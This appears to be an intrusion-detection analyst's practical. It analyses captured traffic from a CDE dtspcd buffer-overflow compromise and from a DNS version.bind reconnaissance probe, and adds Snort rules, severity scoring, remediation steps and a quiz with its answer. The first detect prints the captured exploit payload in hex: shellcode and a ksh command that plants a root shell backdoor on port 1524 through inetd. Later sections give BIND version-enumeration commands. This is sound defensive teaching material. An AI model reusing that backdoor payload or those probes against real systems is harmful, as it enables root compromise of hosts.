0x02b0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x02c0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x02d0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x02e0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x02f0  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0300  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0310  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0320  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
0x0330  801c 4011 801c 4011 801c 4011 801c 4011  ..@...@...@...@.
```

```
0x0340  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0350  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0360  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0370  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0380  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0390  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x03a0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x03b0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x03c0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x03d0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x03e0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x03f0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0400  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0410  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0420  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0430  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0440  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0450  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0460  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0470  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0480  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x0490  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x04a0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x04b0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x04c0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x04d0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x04e0  801c 4011 801c 4011 801c 4011 801c 4011    ..@...@...@...@.
0x04f0  20bf ffff 20bf ffff 7fff ffff 9003 e034    ..............4
0x0500  9223 e020 a202 200c a402 2010 c02a 2008    .#.....*..
0x0510  c02a 200e d023 ffe0 e223 ffe4 e423 ffe8            .*...#...#...#..
0x0520  c023 ffec 8210 200b 91d0 2008 2f62 696e    .#........../bin
0x0530  2f6b 7368 2020 2020 2d63 2020 6563 686f    /ksh....-c..echo
0x0540  2022 696e 6772 6573 6c6f 636b 2073 7472    ."ingreslock.str
0x0550  6561 6d20 7463 7020 6e6f 7761 6974 2072    eam.tcp.nowait.r
0x0560  6f6f 7420 2f62 696e 2f73 6820 7368 202d    oot./bin/sh.sh.-
0x0570  6922 3e2f 746d 702f 783b 2f75 7372 2f73    i">/tmp/x;/usr/s
0x0580  6269 6e2f 696e 6574 6420 2d73 202f 746d    bin/inetd.-s./tm
0x0590  702f 783b 736c 6565 7020 3130 3b2f 6269    p/x;sleep.10;/bi
0x05a0  6e2f 726d 202d 6620 2f74 6d70 2f78 2041    n/rm.-f./tmp/x.A
0x05b0  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x05c0  4141 4141 4141 4141 4141 4141 4141 4141    AAAAAAAAAAAAAAAA
0x05d0  4141 4141 4141 4141 4141 4141              AAAAAAAAAAAA
```

Once the buffer overflow is completed, the attacker then reconnects to the victim using TCP port 1524, which is what the ingreslock service runs on and executes a few more commands, ensuring that his exploit was successful.

```
09:46:18.398427 208.61.1.160.3596 > 172.16.1.102.ingreslock: P 1:209(208) ack 1 win 16060
<nop,nop,timestamp 463988091 4160200> (DF)
0x0000  4500 0104 a1cc 4000 3006 28d4 d03d 01a0    E.....@.0.(..=..
0x0010  ac10 0166 0e0c 05f4 fff7 8025 5fbb 0117            ...f.......%_...
0x0020  8018 3ebc 5082 0000 0101 080a 1ba7 e57b    ..>.P.........{
0x0030  003f 7ac8 756e 616d 6520 2d61 3b6c 7320    .?z.uname.-a;ls.
0x0040  2d6c 202f 636f 7265 202f 7661 722f 6474    -l./core./var/dt
0x0050  2f74 6d70 2f44 5453 5043 442e 6c6f 673b    /tmp/DTSPCD.log;
```

```
0x0060  5041 5448 3d2f 7573 722f 6c6f 6361 6c2f      PATH=/usr/local/
0x0070  6269 6e3a 2f75 7372 2f62 696e 3a2f 6269      bin:/usr/bin:/bi
0x0080  6e3a 2f75 7372 2f73 6269 6e3a 2f73 6269      n:/usr/sbin:/sbi
0x0090  6e3a 2f75 7372 2f63 6373 2f62 696e 3a2f      n:/usr/ccs/bin:/
0x00a0  7573 722f 676e 752f 6269 6e3b 6578 706f      usr/gnu/bin;expo
0x00b0  7274 2050 4154 483b 6563 686f 2022 4244      rt.PATH;echo."BD
0x00c0  2050 4944 2873 293a 2022 6070 7320 2d66      .PID(s):."`ps.-f
0x00d0  6564 7c67 7265 7020 2720 2d73 202f 746d      ed|grep.'.-s./tm
0x00e0  702f 7827 7c67 7265 7020 2d76 2067 7265      p/x'|grep.-v.gre
0x00f0  707c 6177 6b20 277b 7072 696e 7420 2432      p|awk.'{print.$2
0x0100  7d27 600a                                    }'`.

09:46:18.399867 172.16.1.102.6112 > 208.61.1.160.3595: . ack 4180 win 24616 <nop,nop,timestamp
4160216 463988091> (DF)
0x0000  4500 0034 6aa0 4000 3f06 51d0 ac10 0166      E..4j.@.?.Q....f
0x0010  d03d 01a0 17e0 0e0b 5f82 f43f fee0 9c9b      .=......_..?....
0x0020  8010 6028 05dd 0000 0101 080a 003f 7ad8      ..`(.........?z.
0x0030  1ba7 e57b                                    ...{

09:46:18.400270 172.16.1.102.ingreslock > 208.61.1.160.3596: . ack 209 win 24408 <nop,nop,timestamp
4160216 463988091> (DF)
0x0000  4500 0034 6aa1 4000 3f06 51cf ac10 0166      E..4j.@.?.Q....f
0x0010  d03d 01a0 05f4 0e0c 5fbb 0117 fff7 80f5      .=......_.......
0x0020  8010 5f58 2617 0000 0101 080a 003f 7ad8      .._X&.........?z.
0x0030  1ba7 e57b                                    ...{

09:46:18.421722 172.16.1.102.ingreslock > 208.61.1.160.3596: P 1:3(2) ack 209 win 24616
<nop,nop,timestamp 4160218 463988091> (DF)
0x0000  4500 0036 6aa2 4000 3f06 51cc ac10 0166      E..6j.@.?.Q....f
0x0010  d03d 01a0 05f4 0e0c 5fbb 0117 fff7 80f5      .=......_.......
0x0020  8018 6028 021b 0000 0101 080a 003f 7ada      ..`(.........?z.
0x0030  1ba7 e57b 2320                               ...{#.

09:46:18.502830 208.61.1.160.3596 > 172.16.1.102.ingreslock: . ack 3 win 16060 <nop,nop,timestamp
463988109 4160218> (DF)
0x0000  4500 0034 a1ce 4000 3006 29a2 d03d 01a0      E..4..@.0.)..=..
0x0010  ac10 0166 0e0c 05f4 fff7 80f5 5fbb 0119      ...f........_...
0x0020  8010 3ebc 469d 0000 0101 080a 1ba7 e58d      ..>.F...........
0x0030  003f 7ada                                    .?z.

09:46:18.505611 172.16.1.102.ingreslock > 208.61.1.160.3596: P 3:98(95) ack 209 win 24616
<nop,nop,timestamp 4160227 463988109> (DF)
0x0000  4500 0093 6aa3 4000 3f06 516e ac10 0166      E...j.@.?.Qn...f
0x0010  d03d 01a0 05f4 0e0c 5fbb 0119 fff7 80f5      .          =......_.......
0x0020  8018 6028 2401 0000 0101 080a 003f 7ae3      ..`($.........?z.
0x0030  1ba7 e58d 5375 6e4f 5320 6275 7a7a 7920      ....SunOS.buzzy.
0x0040  352e 3820 4765 6e65 7269 635f 3130 3835      5.8.Generic_1085
0x0050  3238 2d30 3320 7375 6e34 7520 7370 6172      28-03.sun4u.spar
0x0060  6320 5355 4e57 2c55 6c74 7261 2d35 5f31      c.SUNW,Ultra-5_1
0x0070  300a 2f63 6f72 653a 204e 6f20 7375 6368      0./core:.No.such
0x0080  2066 696c 6520 6f72 2064 6972 6563 746f      .file.or.directo
0x0090  7279 0a
```

Once the attacker is in the host he finds out exactly what his victim is by using the command “uname –a”. He also sets his PATH environment, checks to see if the file he

created earlier (/tmp/x) and tried to remove is in fact gone, and then starts to explore *"his"* box.

Attack mechanism:

The attacker starts with a port scan looking for hosts listening for dtspcd on TCP port 6112. Once a viable host was detected, a connection was established to verify the service and identify the architecture of the remote host. After verifying the identity of the victim, a buffer overflow was executed by sending more than 4K to the dtpscd process buffer. A root shell was generated and a series of commands where executed. The commands created a backdoor by making a temporary file and executing a "stand-alone" session of inetd that opened up a hole using the ingreslock port 1524. Once the overflow and commands were successful, the attacker re-connected to the host on TCP port 1524 and verified that his exploit was a success.

Correlations:

Internet Security Systems (ISS) originally reported this vulnerability to the CERT Coordination Center. The following URL explains their advisory: http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?id=advise101

An entry was made into the Common Vulnerabitly Exposure list regarding this CDE buffer overflow attack.

> CVE-2001-0803 Description:
> Buffer overflow in the client connection routine of libDtSvc.so.1 in CDE Subprocess Control Service (dtspcd) allows remote attackers to execute arbitrary commands.[7]

The exploit had been identified but was not known to have been successful until the Honeynet.org group captured the traffic of a successful attempt. The URL of this traffic can be found at: http://project.honeynet.org/scans/scan20.

Evidence of active targeting:

I would consider this active targeting. The attacker found a host that was listening on port 6112. Once he established the connection and was able to get a response from the victim host, he actively began targeting this system. The attacker initiated the dtspcd session with the username "root" and received a banner back from the victim letting him know who and what the victim host was.

[7] Common Vulnerabilities Exposure List (CVE), CAN-2001-0803, URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0803

09:45:53.434763 IP 208.61.1.160.3590 > 172.16.1.102.6112: P 1:34(33) ack 1 win 16060 <nop,nop,timestamp 463985600 4157709> (DF)

```
0x0000   4500 0055 a189 4000 3006 29c6 d03d 01a0        E..U..@.0.)..=..
0x0010   ac10 0166 0e06 17e0 fe2a 6e27 5f37 bfc2        ...f.....*n'_7..
0x0020   8018 3ebc 845d 0000 0101 080a 1ba7 dbc0        ..>..]..........
0x0030   003f 710d 3030 3030 3030 3032 3034 3030        .?q.000000020400
0x0040   3064 3030 3031 2020 3420 0072 6f6f 7400        0d0001..4..root.
0x0050   0031 3000 00                                   .10..
```

09:45:53.437889 IP 172.16.1.102.6112 > 208.61.1.160.3590: . ack 34 win 24616 <nop,nop,timestamp 4157718 463985600> (DF)

```
0x0000   4500 0034 6a84 4000 3f06 51ec ac10 0166        E..4j.@.?.Q....f
0x0010   d03d 01a0 17e0 0e06 5f37 bfc2 fe2a 6e48        .=......_7...*nH
0x0020   8010 6028 7d30 0000 0101 080a 003f 7116        ..`(}0.......?q.
0x0030   1ba7 dbc0                                      ....
```

09:45:53.558666 IP 172.16.1.102.6112 > 208.61.1.160.3590: P 1:68(67) ack 34 win 24616 <nop,nop,timestamp 4157731 463985600> (DF)

```
0x0000   4500 0077 6a85 4000 3f06 51a8 ac10 0166        E..wj.@.?.Q....f
0x0010   d03d 01a0 17e0 0e06 5f37 bfc2 fe2a 6e48        .=......_7...*nH
0x0020   8018 6028 56cc 0000 0101 080a 003f 7123        ..`(V........?q#
0x0030   1ba7 dbc0 3030 3030 3030 3030 3134 3030        ....000000001400
0x0040   3266 3030 3031 2020 3320 002f 2f2e 5350        2f0001..3..//.SP
0x0050   435f 4141 4148 5f61 7157 6700 3130 3030        C_AAAH_aqWg.1000
0x0060   0062 757a 7a79 3a53 756e 4f53 3a35 2e38        .buzzy:SunOS:5.8
0x0070   3a73 756e 3475 00                              :sun4u.
```

After he received this information he would eventually run his attack and try to take control of this host. This definitely seems to be active targeting.

Severity:

Given the following formula:

Severity = (criticality + lethality) – (system countermeasures + network countermeasures)

I would rate the severity of this attack as follows: (2 + 5) – (1 + 2) = 4

- Criticality: I rated at a “2” because the system was not a major player in the network. It is not a network device or a major server on the network. Seeing that it is a unix host and could give someone a foothold on your network, I gave it a few points.

- Lethality: I rated this as a “5” because the attack has the ability to run shell commands as root. Once this happens you can consider your box owned.

- System countermeasures: I rated this “1” because it was a default load. No patches were installed and no form of system security was in place.

- Network countermeasures: I rated this a "2" because, even though this event was able to take place and get through the network, there was a sensor in place that picked up the event. This would alert an analyst that something happened.

Defensive recommendation:

If you are running the Common Desktop Environment (CDE) and your operating system is either a UNIX or Linux distribution, you may be susceptible to the dtspcd exploit.

Execute the following command to verify that the dtpscd is running:

netstat -a | grep dtspcd

If your host is listening on TCP port 6112, you must decide whether this is a necessary service or not.

If it is not necessary, edit the Internet services daemon configuration file /etc/inetd.conf, comment out the dtspcd line to disable the process and save the file. You must then stop and restart the inetd process.

```
# vi /etc/inetd.conf
   .
   # dtspcd stream tcp nowait root /usr/dt/bin/dtspcd /usr/dt/bin/dtspcd
   …
   :wq!

# ps –ef | grep inetd
# kill –HUP <inetd pid>
```

If the dtspcd process is required on your network, apply all patches required by your operating system. You can also restrict TCP port 6112 at your perimeter routers and your Firewall.

Sun Patches for the Solaris distribution that was compromised can be obtained from the following URL:

http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-license&nav=pub-patches

Other vendor distributions that are vulnerable to the dtpscd exploit patches can be obtained by following the links below:

Vendor	Status	Date Updated
Caldera	Vulnerable	7-Nov-2001
Compaq Computer Corporation	Vulnerable	30-May-2002
Data General	Unknown	31-Oct-2001
Hewlett Packard	Vulnerable	8-Mar-2002

IBM	Vulnerable	17-Dec-2001
SGI	Vulnerable	3-Apr-2002
The Open Group	Vulnerable	12-Nov-2001
TriTeal	Unknown	12-Nov-2001
Xi Graphics	Vulnerable	15-Nov-2001

Multiple choice question:

```
09:46:18.505611 172.16.1.102.ingreslock > 208.61.1.160.3596: P 3:98(95) ack
209 win 24616 <nop,nop,timestamp 4160227 463988109> (DF)
0x0000  4500 0093 6aa3 4000 3f06 516e ac10 0166      E...j.@.?.Qn...f
0x0010  d03d 01a0 05f4 0e0c 5fbb 0119 fff7 80f5      .=......_.......
0x0020  8018 6028 2401 0000 0101 080a 003f 7ae3      ..`($........?z.
0x0030  1ba7 e58d 5375 6e4f 5320 6275 7a7a 7920      ....SunOS.buzzy.
0x0040  352e 3820 4765 6e65 7269 635f 3130 3835      5.8.Generic_1085
0x0050  3238 2d30 3320 7375 6e34 7520 7370 6172      28-03.sun4u.spar
0x0060  6320 5355 4e57 2c55 6c74 7261 2d35 5f31      c.SUNW,Ultra-5_1
0x0070  300a 2f63 6f72 653a 204e 6f20 7375 6368      0./core:.No.such
0x0080  2066 696c 6520 6f72 2064 6972 6563 746f      .file.or.directo
0x0090  7279 0a
```

Looking at the packet above, the payload has the host name as well as additional system information. What command did the attacker use to gain this critical information from the victim host?

a. netstat -a
b. uname -a
c. who -r
d. ls -l /core

Answer: b

The command 'uname' with the option '-a' for all, will return system and kernel information on a host. The information returned will have the name of the OS implementation, network name, the OS release level and version number and the host hardware platform.

Detect Submission:

This detect was submitted twice on the following dates:
Mon 2/24/03 7:38 AM
Fri 4/11/03 8:14 AM

I received a response from Andrew Rucker Jones [arjones@simultan.dyndns.org] on Sat 4/12/03 1:00 PM with the following questions:

Q. Could you be a little more specific than this? The rule is much more specific.

A. The above explanation I gave pretty much just broke down the Rule header. The following is an explanation of the Rule options and what they mean:

The first thing in the rule options is the message to be displayed "EXPLOIT CDE dtspcd exploit attempt" when the alert is triggered. The next thing the rule is looking for is an established TCP relationship to the server process. Next the rule is trying to locate specific data inside the packet and specifying where to start looking for this data. This will actually speed up the search by reducing the amount of data to be parsed through. The first match it is looking for is the content of "1" starting at the 10th byte of the packet payload and going 1 byte into the packet from that specific location only. The next group of content matching is using a negation symbol "!" to specify a match if it does not have a content of "000" at the 11th byte of the packet payload and searching from that point for a total of 3 bytes. The rest of the Rule options are references to specific locations regarding this type of attack and the category this attack is placed in.

Q. You do not cover the material you ask in this question in your analysis. The question is supposed to be answerable by a student after having read your analysis.

A. Understood. The following is a question that has been referenced in the detect. *(this statement made me redo my multiple choice question and is part of the practical above.)*

References:

Honeynet project, Log file and Lists of fingerprints for passive fingerprint monitoring, URL:
http://project.honeynet.org/scans/scan20
http://project.honeynet.org/papers/finger/traces.txt

CERT Advisories CA-2001-31 and CA-2001-01, Buffer Overflow in CDE Subprocess Control Service, URL:
http://www.cert.org/advisories/CA-2001-31.html
http://www.cert.org/advisories/CA-2002-01.html

Common Vulnerabilities Exposure List (CVE), CAN-2001-0803, URL:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0803

Counterpane Security Alerts, CDE Buffer Overflow, January 22, 2001 URL:

http://www.counterpane.com/alert-cde.html

SnortSnarf, Security Analyzer, URL:
http://www.silicondefense.com/software/snortsnarf/

CERT Vulnerablity Notice VU#172583, CDE Subprocess Control Service (dtspcd) Buffer Overflow, URL:
http://www.kb.cert.org/vuls/id/172583

Internet Security Systems Security Alert #101, Multi-Vendor Buffer Overflow Vulnerability in CDE Subprocess Control Service, URL:
http://www.iss.net/security_center/alerts/advise101.php

ISS X-Force, Multi-vendor CDE dtspcd daemon buffer overflow, URL:
http://www.iss.net/security_center/static/7396.php

Man Pages, UNAME, URL:
http://gsp.com/cgi-bin/man.cgi?section=1&topic=uname

Detect #2:

Source of Trace:

The log files are the result of a Snort instance running in binary logging mode. This specific traffic dump is from the following location on the Incidents.org site:

http://www.incidents.org/logs/Raw/2002.5.10

Also as per the README file http://www.incidents.org/logs/Raw/README

> The logs themselves have been sanitized. All of the IP addresses of the protected network space have been "munged". Additionally, the checksums have been modified to prevent clever people from discovering the original IP addresses.

So said, please ignore any errors generated by Tcpdump or Windump concerning a bad checksum error.

I am not sure what this network looks like but there are a few things in the captured traffic that might give us a hint. It seems that there is one major user on this network with a host IP of 46.5.180.250. There also seems to be some web server that is processing web traffic with an address of 46.5.180.133. There is a significant amount of miscellaneous traffic that it doesn't seem directed at anything relevant. Because of the single IP address, all the extra miscellaneous traffic and the web server, a network that is being masqueraded by some form of security device.

Detect was generated by:

Running the following command on the captured traffic using Snort 1.9 with the latest rule-set:

```
snort -c ./snort.conf -r ./2002.5.10
```


triggered the following DNS rule:

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt"; content:"|07|version"; nocase; offset:12; content:"|04|bind"; nocase; offset: 12; reference:nessus,10028; reference:arachnids,278; classtype:attempted-recon; sid:1616; rev:4;)

Any UDP packet attempting a connection with port 53 from an outside address on any port and the two words bind' and 'version' in it will set this rule off. The 'content' argument will perform a pattern match for the requested words independently of each other. The 'offset' will tell it where to start the search, byte 12 of the UDP datagram, and

the 'nocase' will ensure that there is no case sensitivity. All this means that any form, be it VerSIon.BinD or bind.version, will trigger the specific snort alert if it is found at or after the 12th byte of a udp datagram.

I also ran and viewed the alert graphically with SnortSnarf.



SnortSnarf provided me a visual representation of the alert and all the addresses that where affected. It is an analysis tool that graphically displays in HTML format what it sees in the /var/log/snort directory.

SnortSnarf can be downloaded from:
http://www.silicondefense.com/software/snortsnarf/

Probability the source address was spoofed:

I believe that these addresses where spoofed. Typically I would consider this a reconnaissance type of attack and the purpose would be to gather the information for a

possible exploit and you would want to have a valid address. The strange things I noticed on this traffic though was that there where 9 source addresses searching a total of 57 destinations, and not once did an address get touched twice.

I also noticed that the DNS identification number, a 16 bit field, for all queries was 4660. This number is supposed to be a unique identification number that a resolver (client) will send in order to keep track of the query that he initiated. Older resolvers would use sequential increments for query ID numbers while newer ones now tend to randomize the query ID number to prevent attacks that use this ID field Below is a group of three different ip addresses sending queries with the DNS identification number the same:

21:11:51.374488 IP (tos 0x0, **ttl 42**, id 2851, len 58) 203.122.47.137.11711 > 46.5.47.39.53: [bad udp cksum f8f8!] **4660** [b2&3=0x80] TXT CHAOS? version.bind. (30)bad cksum 3468 (->2d61)!

21:20:34.804488 IP (tos 0x0, **ttl 47**, id 9344, len 58) 210.195.43.8.4140 > 46.5.146.0.53: [bad udp cksum f7fa!] **4660** [b2&3=0x80] TXT CHAOS? version.bind. (30)bad cksum ae6a (->a962)!

21:22:45.884488 IP (tos 0x0, **ttl 45**, id 19122, len 58) 203.107.136.88.4355 > 46.5.242.139.53: [bad udp cksum f9f9!] **4660** [b2&3=0x80] TXT CHAOS? version.bind. (30)bad cksum d4b2 (->ceac)!

I also noticed that the source addresses TTL values where not exactly the same, but they were close enough to be from the same type of operating system. TTL values are based on the type of TCP stack they come from. Knowing the most common TTL values from various operating systems can give you a clue as to what platform a packet comes from. For example, Linux 2.2.x kernel distributions have a TTL value of 64.

A current source of these values can be found at the following URL:

http://project.honeynet.org/papers/finger/traces.txt

Description of attack:

This is not really an attack, but an attempt to enumerate your network. The process of this scan is performed by sending a standard query to your DNS server and hoping to get a response back.

Internet Security Systems (ISS) stated on advICE 2000417:

> Somebody has scanned your system looking for the version of BIND that it is running.

19:24:07.524488 IP (tos 0x0, ttl 45, id 10746, len 58) 203.107.136.88.3781 > 46.5.12.133.53: [bad udp cksum faf7!] 4660 [b2&3=0x80] TXT CHAOS? version.bind. (30)bad cksum dd70 (->d56b)!
0x0000 4500 003a 29fa 0000 2d**11** dd70 cb6b 8858 E..:)...-..p.k.X
0x0010 2e05 0c85 0ec5 0035 0026 3606 1234 00**80** .....5.&6..4..
0x0020 0001 0000 0000 0000 0776 6572 7369 6f6e .....version

0x0030 0462 696e 6400 0010 0003   .bind.....

19:36:35.534488 IP (tos 0x0, ttl 45, id 27756, len 58) 203.107.136.88.2398 > 46.5.105.204.53: [bad udp cksum faf7!] 4660 [b2&3=0x80] TXT CHAOS? version.bind. (30)bad cksum 3db7 (->35b2)!
0x0000 4500 003a 6c6c 0000 2d**11** 3db7 cb6b 8858 E..:ll..-.=..k.X
0x0010 2e05 69cc 095e 0035 0026 de25 1234 00**80** ..i..^.5.&.%.4..
0x0020 0001 0000 0000 0000 0776 6572 7369 6f6e ....version
0x0030 0462 696e 6400 0010 0003   .bind.....

20:05:21.284488 IP (tos 0x0, ttl 45, id 22636, len 58) 203.107.136.88.4022 > 46.5.9.51.53: [bad udp cksum f8f8!] 4660 [b2&3=0x80] TXT CHAOS? version.bind. (30)bad cksum b152 (->aa4b)!
0x0000 4500 003a 586c 0000 2d**11** b152 cb6b 8858 E..:Xl..-..R.k.X
0x0010 2e05 0933 0fb6 0035 0026 3769 1234 00**80** ...3...5.&7i.4..
0x0020 0001 0000 0000 0000 0776 6572 7369 6f6e ....version
0x0030 0462 696e 6400 0010 0003   .bind.....

This particular output shows that the source IP address 201.107.136.88 is attempting a request for DNS information on port 53. This particular DNS request as seen by the 9th byte (0x11) of the IP payload is a UDP request. The DNS flags on these packets are seen in bytes 2 & 3 (0x80) indicate that it is a standard query for information.

21:22:45.884488 IP 203.107.136.88.4355 > 46.5.242.139.53: 4660 [b2&3=0x80] TXT CHAOS? version.bind. (30)

21:35:52.664488 IP 203.107.136.88.4019 > 46.5.243.64.53: 4660 [b2&3=0x80] TXT CHAOS? version.bind. (30)

21:36:09.154488 IP 210.195.43.8.4247 > 46.5.237.66.53: 4660 [b2&3=0x80] TXT CHAOS? version.bind. (30)

21:42:09.884488 IP 203.122.47.137.18730 > 46.5.223.135.53: 4660 [b2&3=0x80] TXT CHAOS? version.bind. (30)

21:45:43.834488 IP 203.107.136.88.3863 > 46.5.167.151.53: 4660 [b2&3=0x80] TXT CHAOS? version.bind. (30)

This is generally what a normal DNS query would look like except of course the query type. The query type is coming from several different IP address and is requesting the same type of information. No response from any of these requests shows either there are no DNS servers on this network or that security precautions have been set up to prevent response to this type of query.

This in all sense is what a normal packet would look like. The only thing that makes it worth notice is the type of information it is requesting. It wants the version of BIND running on your server so that an attacker can use a known exploit and compromise your server.

Attack mechanism:

A relatively new tool that ships with the BIND software is called Domain Internet Groper (dig). This tool has the ability to send a query that requests the version of BIND running on a server. The following dig command is one example of how it would be done:

```
dig -t txt -c chaos VERSION.BIND @some.server.com
```

"dig" is the command followed by the two options. The –t option specifies the type of query sent to the DNS server. In this case it is looking for a "txt" record. The –c option specifies the query class. The "chaos" class query is mostly obsolete but is still used in certain versions of BIND. The "version.bind" statement is what you are eventually requesting, the version of bind that is running on the server. After the "@" sign is the name of the server you are sending the query to. If this was a successful attempt you may see a response like the following:

```
; <<>> DiG 9.2.1 <<>> txt chaos VERSION.BIND.
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12688
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0


;; QUESTION SECTION:
;VERSION.BIND.                  CH     TXT

;; ANSWER SECTION:
VERSION.BIND.           0      CH     TXT    "9.2.1"

;; Query time: 1 msec
;; SERVER: some.server.com(192.168.0.5)
;; WHEN: Wed Feb 19 10:28:30 2003
;; MSG SIZE  rcvd: 48
```

Dig is not the only tool that will produce an output with this critical information, a couple other tools that can give you the same result are:

```
host -t txt -c chaos version.bind @some.server.com
```

```
nslookup
            > server some.server.com
```

> set q=txt
> set class=chaos
> version.bind

Regardless of the tool used, once a potential hacker gets this information, he can try to find an exploit for that particular version of BIND.

Correlations:

This event triggers whenever somebody runs a DNS query that requests the version number of BIND. This event is not an attack but is the attempt for a hacker to enumerate your network. This event has been observed frequently and has been a subject in several different newsgroups. The Whitehats arachNIDS and the ISS advICE databases also have references to these probes:

ArachNIDS Summary IDS278 'Named-Probe-Version'

> This event indicates that a remote user has attempted to determine the version of BIND running on a nameserver. This is often a pre-attack probe used to locate vulnerable servers running the named service.[8]

AdvICE Summary

> Somebody has scanned your system looking for the version of BIND that it is running. The BIND DNS server has a feature whereby its database contains a CHAOS/TXT record with the name "VERSION.BIND". If somebody queries this record, the version of the BIND software will be returned.[9]

Evidence of active targeting:

I believe that this scan would be evidence of active targeting. If it where just a normal scan then I would say that there is no real targeting involved. But since this was directed at a specific port and service, I think that this goes a little further than the normal scan.

